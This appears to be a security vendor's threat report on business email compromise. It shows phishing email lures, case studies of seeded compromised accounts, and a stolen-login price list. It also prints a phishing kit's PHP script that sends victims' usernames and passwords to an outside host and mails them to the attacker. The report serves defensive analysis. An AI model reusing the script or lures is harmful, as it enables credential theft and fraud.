

Please do not forward! This secure message can only be opened by designated recipients.

Thank you for entrusting us with your real estate transaction. To provide greater protection for your information and documents, we provide a secure client portal with access to your documents at your convenience.

You have been sent a **secure message**:

From: [redacted] **via smartview - First American Title**

Documents for your review: EM Check.pdf, WireInstructions.pdf

Click Here to View Message

For security purposes, this **secure message** and any document links within, will expire on April 17 2022 11:59 PM PT.

Is this your first secure message? Please register for the smartportal.

When registering, you will use your **Email Address** as your username and you will create a **Password**. As an additional layer of protection to your username and password, we will send a unique code to your phone which you will input when accessing **smartportal**.

Need Help?

If you have any questions or difficulty, please contact our smartview Support Team directly at support@smartviewsupport.zendesk.com. Please include your Name, a Phone Number and Email Address to reach you, and the Subject Line of this message.

We appreciate your business!

mail:smartview secure message

A threat actor tried to send more than 6,500 emails impersonating a US title company to targets in the real estate, mortgage, and financial sectors. The emails indicated the recipient had received a "secure message" as part of a real estate transaction and referenced sensitive documents, such as an earnest money check and wire instructions. A link in an email led to a phishing site posing as a protected Microsoft Excel document.



Cher(e) Client(e),

Vous avez (1) message important sur votre boite de messagerie securisée.

Pour le consulter veuillez cliquer sur le lien ci-dessous :

https://www.CreditDuNord.fr

Nous vous remercions de votre confiance.
Si vous souhaitez prendre contact avec nous, veuillez Contacter nous sur «contact».

Credit Du Nord

À très bientôt ! L'équipe Credit Du Nord.

Using UltraMailer, an open source bulk email tool, an attacker tried to send more than 4,800 emails impersonating the French banking network Credit du Nord to an alphabetized list of personal French Hotmail and Outlook email addresses. These emails were written in French and requested that a recipient click on a link to view a secure message from the bank.



Dear Sir/Madam,

We're sincerely sorry for the delayed ACH transfer. I apologize for any inconvenience or frustration this caused you.

PDF View Paid Invoices.pdf

Prior to use, Payments are to reflect within two business days. Quality Service is our priority.

Kind Regards,

[redacted] | Accounts Payable
[redacted] Mob. [redacted] | Office: [redacted]
[redacted] | [redacted] com [redacted] N St.Lincoln, NE 68510

This email is intended only for the individual or entity to whom it is addressed and may be a confidential communication privileged by law. Any unauthorized use, dissemination, distribution, disclosure, or copying is strictly prohibited. If you have received this communication in error, please notify us immediately and kindly delete this message from your system. Thank you in advance for your cooperation.

A threat actor, posing as an accounts payable specialist, attempted to send more than 7,300 emails to targets in a wide variety of industries. These emails apologized for a fictitious overdue invoice payment and contained a link that directed the recipient to a OneDrive for Business phishing page, which indicated that the recipient had a "new incoming secured message" that they could view by clicking another link and authenticating their credentials.



Hello Sir

Pls can you send us the latest price, can you check the attached and send out price list? The last time we ordered from your company is 2018, waiting for your best price.

We need the same structures as attached in urgent delivery to Iraq.

Manager

Zain International for Feed Production

Identifying themselves as a manager for a Jordanian food and beverage company, a threat actor tried to send more than 250 emails to Chinese targets to request a price list for a presumed delivery to Iraq. Attached to the email was a .XZ archive file, which contained a compressed executable file. An analysis of this .EXE file indicated it was likely a downloader for Agent Tesla malware, a prolific information stealer.



Hello,

Your [redacted] password is set to Expire today,

Tuesday, November 10, 2020 at 9:29 AM

You can change your password or continue using same password below

Keep Same Password
Rackspace Support

A threat actor attempted to send emails to more than 1,300 targets, primarily in the automotive and retail industries, impersonating Rackspace, a cloud computing company. The emails indicated that the recipient's password had expired and provided a link where the user could either change their password or keep their existing one. The link actually contained a URL shortener that redirected the recipient to a phishing page hosted on weebly.com, where they would need to validate their credentials in order to update their account.

The final way cybercriminals abused our compromised accounts was to use them as a platform to set up additional BEC infrastructure. Cybercriminals don't want the various accounts they use to be linked directly to them, so they naturally set up large numbers of email accounts that their infrastructure can be connected to. This process of registering new email accounts for BEC infrastructure can be tedious, though, and many providers limit the number of accounts that can be registered within a given period of time. Some also block things like VPNs and TOR to prevent fraud, making it that much more difficult for scammers to set up new infrastructure. So while the primary purpose of compromising accounts is to mine them for intelligence or use them to launch malicious phishing campaigns, it makes sense that threat actors would also use these accounts to link to their fraudulent infrastructure.

More than two dozen threat actors used our compromised accounts to register for a variety of different types of services, which fell into four primary categories: reconnaissance and targeted lead generation, email delivery and communication, web hosting, and web design and document creation. As we discussed in our London Blue report, the same commercial services used by companies all over the world for legitimate business purposes are used by BEC groups to facilitate their fraudulent activities. Scammers used our compromised accounts to register for more than 20 services, including the following.

Reconnaissance & Targeted Lead Generation

glassdoor · CAREER BUILDER · indeed · skrapp · in · Datanyze · LEADLEAPER

Email Delivery & Communication

Snov.io · TWILIO SendGrid · Nuclino · OpenPhone · OnePlaceMail · LARK

Web Hosting

GoDaddy · Microsoft Azure · WiX

Web Design & Document Creation

infogram · readymag · Sp Adobe Spark · VENNGAGE

Case Studies

Inside the Exploitation of Compromised Accounts

Now that we've looked at how compromised accounts are exploited at a high-level, let's take a look at a few specific examples that demonstrate the full lifecycle of a compromised account.

Case Study 1

Sending Protected Documents to the Real Estate Sector

While most BEC campaigns are industry agnostic—meaning they generally don't target any particular sector—one industry that has seen a growing number of BEC attacks is the real estate sector. Because real estate transactions typically involve the exchange of large sums of money, they are ripe targets for scammers.

In many cases, BEC attacks targeting the real estate sector involve a compromised email account of someone involved in the transaction, which may include a realtor or title agent. Our visibility into compromised account behavior sheds some light into how these high profile target accounts are compromised.

On March 22, 2021, we identified a phishing site impersonating a Microsoft login page hosted on the URL https://natyanectar[.]com/firstam/. Using our automated process, we seeded a unique set of credentials into the phishing page.



Seeded Microsoft Login Page

On March 24, almost 48 hours after we seeded the phishing site, an actor manually logged into our compromised account using the main account login page from IP address 184.170.250.73, a proxy address based in the United States. Exactly 23 hours after the initial login activity, the actor attempted to send emails out from the compromised account, ultimately sending more than 12,000 emails over a two-hour period.

These emails almost exclusively targeted addresses belonging to employees at real estate or title companies in the United States. Instead of sending individual emails to each target, the actor simply set the primary recipient of the emails to the address of the compromised account and included the target email addresses on the BCC line in groups of 320.

The emails were constructed to appear to come from First American, a US-based financial services company that offers title insurance for real estate transactions. The message indicates the recipient has received a secure email that may contain sensitive information and, in order to read the message, they need to click on a link to view it. In an interesting touch, the email includes a statement that reads, "CAUTION: This email originated from outside your organization."



From [redacted]

Subject FA-Secure-File Number-AF1001129-Address-1379 Hirsch Ave-Seller-Stewart (Email Ref=1876770511)

3/25/21, 3:55 PM

To [redacted]

CAUTION: This email originated from outside your organization.

In order to serve you better now and in the future, First American has a Secure E-Mail system. As a result, all users will be prompted to register a user name and password the first time they access this system.

You have received an encrypted Secure E-Mail from the First American Financial Corporation or one of its subsidiaries that may contain private and/or sensitive data. If you have questions or concerns about this secure E-Mail Notification, please contact your First American representative.

Click here to read your secure message, which expires 2021-04-24 20:29 PST. Please save or export this message and any attachments to a separate system before the expiration to avoid losing this information.

More Info

Email Sent from Compromised Mailbox

Once a target clicks on the link, they are taken to a webpage that mimics the actual First American home page. In this case, the URL of the landing page was https://ucinbound[.]net. On the top of the page, the target is instructed to click on a button marked "View Documents" to read the purported message.



Click below to view documents

Title Insurance

Your success is our success.

We're in this together.

When you work with First American Title, you're backed by an expert team poised to get your deal to the finish line, regardless of size and complexity. We have the industry-leading products, services and expertise you need to close your transaction efficiently — wherever you happen to be in the process.

Our team of commercial real estate experts, veteran national underwriters and experienced local transaction managers all share one common goal: getting you — and your transaction — across the finish line.

Initial Phishing Landing Page

When the target clicks on the link, they are directed to another website containing a mock-up of a Microsoft Excel spreadsheet with a login field overlaid on top. The URL in our case was https://farahbazzrea[.]com/firstam/cod[.]php?warp=20202. At the top of the page, a banner instructs the visitor to authenticate themselves with a banner reading, "THIS IS A CLOUD PROTECTED CONTENT VERIFY YOUR EMAIL IDENTITY TO ACCESS DOCUMENT."



THIS IS A CLOUD PROTECTED CONTENT VERIFY YOUR EMAIL IDENTITY TO ACCESS DOCUMENT

Verify Your email identity

Email Address

Secondary Phishing Page Mimicking Protected Excel Document

Of course, once a target submits their credentials to "authenticate" themselves, their account has effectively been compromised. Because of the similarities in the initial phishing page we seeded and the final phishing page we were led to, it's likely the intended use of the accounts collected in this attempted phishing campaign would have been very similar to what we saw here. This illustrates the cyclical nature of compromised accounts. Like an Ouroboros eating its tail, credential phishing attacks lead to compromised accounts, which lead to more credential phishing attacks and more compromised accounts, and so on.

Case Study 2
The Russian Auto-Validation Menace

As we mentioned earlier in the report, nearly a quarter of our compromised accounts were accessed immediately post-compromise in an automated manner. More than a third of these incidents were linked to a single Russian IPv6 address (2a00:1838:2a:1505:c267:afff:fe70:f4de), indicating a common actor or tool was associated with all of them.

Luckily, we were able to collect the phishing kit—an archive file containing all of the components needed to create a phishing site—left behind on a number of the compromised websites used to host the phishing pages. An analysis of these phishing kits uncovered the common denominator that tied all of these phishing sites together. All of these kits were different versions of the same family, authored by the same actor calling himself "MIRCBOOT."



```
<?php
// THIS SCRIPT CODED BY MIRCBOOT
// CONTACT US SKYPE : MIRCBOOT
// ICQ : 703514486
// Genral 365 Version 0.1
// !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
// !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
// !!!!!!!!!!!! Attention !!!!!!!!!!!!
// !!!! IF NOT WORKING CONTACT US  !!!
// !!!! IF NOT WORKING CONTACT US  !!!
// !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
// !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

MIRCBOOT Signature Found in Phishing Kit

A quick open source query for MIRCBOOT shows that this actor runs his own online shop where he sells "logs," or compromised email credentials for somewhere between $8 and $100 each. Based on our open source research, MIRCBOOT has been active in various online communities since at least 2014, including some Russian-language hacking forums.



Mircboot.Com.Updates 53 👁 2:07 PM

Register now in my shop .. Easy and Faster to buy anytime ..
shop is the same of my Nickname.

And add me in my Main ICQ Below.

https://icq.im/MircBooT.com

~ ~ ~ ~ ~ ~ ~ ~ ~ ~

Office365 Fresh Business Logs all top-level positions

⫸ United States 10$
⫸ Australia 10$
⫸ United Kingdom 10$
⫸ Canada 10$
⫸ Europe 10$
⫸ Middle East 10$
⫸ Asia 10$
⫸ Arab 10$
⫸ South America 10$
⫸ Other Countries 10$
⫸ EDU Logs 8$
⫸ Admin Office Any Country $25
⫸ Admin GoDaddy Any Country $20
⫸ Rackspace $30

~ ~ ~ ~ ~ ~ ~ ~ ~ ~

⫸To Special Order for Specific Kind of Logs Price Start From
35$ up to 100$ each log..

~ ~ ~ ~ ~ ~ ~ ~ ~ ~

Bulk Office365 Logs Start From 100 Log All Valid
⫸ 100 Box Any Country You Wish 800$
⫸ 100 Box Admin Office Any Country 1,800$

~ ~ ~ ~ ~ ~ ~ ~ ~ ~

Valid Sharp Random Business Logs
Replace Daily only, if its Invalid or Empty Box.

Post from MIRCBOOT’s Telegram Group with Compromised Email Account Pricing

Once we knew who was behind the kits that created these phishing sites, we wanted to understand how the kits validate compromised credentials. To answer that question, we took a look at the content of the PHP mailing script, which is the script that the phishing kit uses to send compromised credentials to the scammer.



```php
$user = $_POST['user'];
$pass = $_POST['pass'];
$api = 'http://my-ips.org/ip/index.php'; //put api url
$country = visitor_country();
$ip = getenv("REMOTE_ADDR");

    $data = array(
        "user" => $user,
        "pass" => $pass,
        "type" => "1",
        "country" => $country,
        "ip" => $ip
    );
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $api);
    curl_setopt($ch, CURLOPT_POST, true);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $result = curl_exec($ch);
    curl_close($ch);
    if ($result == 1)
        {
        $date = date('d-m-Y');
        $ip = getenv("REMOTE_ADDR");
        $over = 'https://office365.com';
        $message = "-----------------+ True Login Verfied  +-----------------\n";
        $message.= "User ID: " . $user . "\n";
        $message.= "Password: " . $pass . "\n";
        $message.= "Client IP      : $ip\n";
        $message.= "Client Country      : $country\n";
        $message.= "-----------------+ Created in MIRCBOOT+-----------------\n";
        $subject = "OFFICE 365 | True Login: " . $ip . "\n";
        $headers = "MIME-Version: 1.0\n";

        mail($recipient, $subject, $message, $headers);
        @fclose(@fwrite(@fopen("Office-login.txt", "a"),$message));

        header("Location: $over");
```

Contents of a PHP Mailer Script in a MIRCBOOT Phishing Kit

The script first takes some specified variables, including the submitted username and password, and organizes them into a standardized array. The script then runs a curl command and posts the contents of the array to the URL, https://my-ips[.]org/ip/index[.]php. As you can see, the URL ends with another PHP script. While the URL may look like it simply checks an IP address, the true purpose of this index.php is likely to test that the credentials collected in the phishing site are valid. This means the script is being run on the Russian IPv6 address we referenced earlier.

If the credentials come back as valid, the kit's script continues running and mails the credentials to the scammer that hosted the phishing site. It should be noted that a significant number of phishing kits contain "backdoors," which are hidden components that send copies of all compromised data to the original kit author in addition to the user of the kit. Because MIRCBOOT is heavily involved in the distribution of compromised email accounts, it is likely that another purpose of this index.php script is to store a copy of compromised credentials for himself, essentially crowdsourcing the harvesting of accounts and fueling his business.

Case Study 3
Hosting BEC Documents on Compromised OneDrive Accounts

A recent trend in the cyber threat landscape is hosting malicious content, such as phishing sites and fake documents, on legitimate infrastructure. This strategy makes detecting these attacks more difficult because the infrastructure is not inherently malicious, meaning they can't simply be blocked using a feed of basic IOCs, such as known malicious domains or IP addresses. One example illustrates how a threat actor used one of our compromised accounts to host malicious documents intended to be used in future BEC attacks.

On December 15, 2020, we identified a phishing site impersonating a Microsoft login page hosted on https://awz-ruswil[.]ch/xweb/Wrench/ and proceeded to bait the phishing page with a unique set of credentials.



Initial Seeded Phishing Page Impersonating Microsoft Login Page

Just over eight days later, we observed the first intrusion into our compromised account. Based on the lack of additional activity, it seems this initial access was simply to verify the authenticity of the credentials. Over the next 12 days, we observed an actor (or actors) access the account sporadically until January 4, 2021, when they pivoted over to OneDrive and created a site collection, laying the groundwork for what we observed next.

Nine days later, an actor logged into the account and created a new folder on OneDrive named "Documents," but didn't do anything else with the account. Finally, on January 28, 2021—36 days after the account was initially seeded—an actor accessed the account and uploaded two notable documents to the previously-created folder.

The first of these files was an Excel spreadsheet containing outstanding rental balances for seven properties of a national US-based senior living community operator. The second file was another Excel document containing wire instructions in the name of a publicly-traded US-based real estate investment trust.



Monthly Rent as of		Nov-20	Dec-20		
[redacted] leases					
[redacted] Entity	Property				Wiring Instructions
C1602	[redacted]	39,235.40	45,931.78	85,167.18	
C1621	[redacted]	57,094.84	19,478.64	76,573.49	
C1623	[redacted]	(95,613.13)	(24,061.94)	(119,675.06)	
C1624	[redacted]	12,681.01	(17,635.50)	(4,954.49)	
C1622	[redacted]	14,529.31	10,285.15	24,814.45	
C1601	[redacted]	69,287.88	33,178.73	102,466.61	
C1613	[redacted]	14,935.54	21,132.80	36,068.34	
	Total Rent Due	112,150.84	88,309.67	200,460.51	Please pay to [redacted]
GLCode	800100 Lease - Real Estate				

Rental Balance Spreadsheet Hosted on Compromised OneDrive Account

